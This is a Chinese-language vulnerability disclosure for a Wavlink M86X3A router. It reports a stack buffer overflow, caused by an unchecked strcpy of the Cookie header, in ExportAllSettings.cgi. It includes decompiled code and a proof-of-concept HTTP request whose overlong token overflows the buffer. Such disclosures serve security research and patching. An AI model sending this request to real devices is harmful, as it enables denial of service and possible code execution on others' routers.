厂商:wavlink
型号是 M86X3A_V240730

固件下载链接 https://docs.wavlink.xyz/Firmware/fm-586x3/

漏洞描述：

wvalink 存在缓冲区溢出漏洞，该漏洞源于文件/cgi-bin/ExportAllSettings.cgi 中参数 Cookie 未能正确验证输入数据的长度大小，攻击者可利用该漏洞在系统上执行任意代码或者导致拒绝服务。


ExportAllSettings.cgi 二进制文件里面 sub_400B90 函数

```
__int64 __fastcall start(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        __int64 a5,
        __int64 a6,
        void *a7,
        __int64 a8,
        int a9,
        char *a10)
{
  return __libc_start_main(
           (int (*)(int, char **, char **))sub_400B90,
           a9,
           &a10,
           (void (*)(void))init_proc,
           (void (*)(void))term_proc,
           0LL,
           a7);
}
```

```
__int64 v6; // [xsp+20h] [xbp+20h]
__int64 v7; // [xsp+28h] [xbp+28h]
__int64 v8; // [xsp+30h] [xbp+30h]
char v9; // [xsp+38h] [xbp+38h]
char s[256]; // [xsp+40h] [xbp+40h] BYREF

v5 = 0LL;
v6 = 0LL;
v7 = 0LL;
v8 = 0LL;
v9 = 0;
memset(s, 0, sizeof(s));
system("echo : > /tmp/loggg");
v0 = getenv("HTTP_COOKIE");
strcpy(s, v0);
system("echo 11111 > /tmp/loggg");
v1 = strstr(s, "token=") + 6;
00000BC8 sub 400B90:21 (400BC8)
```

我们正常打溢出，第一张图和第二张图，存在临界点再输入 1 后就溢出。



Poc

```
GET /cgi-bin/ExportAllSettings.cgi HTTP/1.1
Host: 192.168.10.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,ar;q=0.8,en;q=0.7
Cookie:                          i18next=zh_CN;                          lstatus=true;
token=4E64526B9167BA6D8242E63A760C8BFD1111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111
Connection: close
```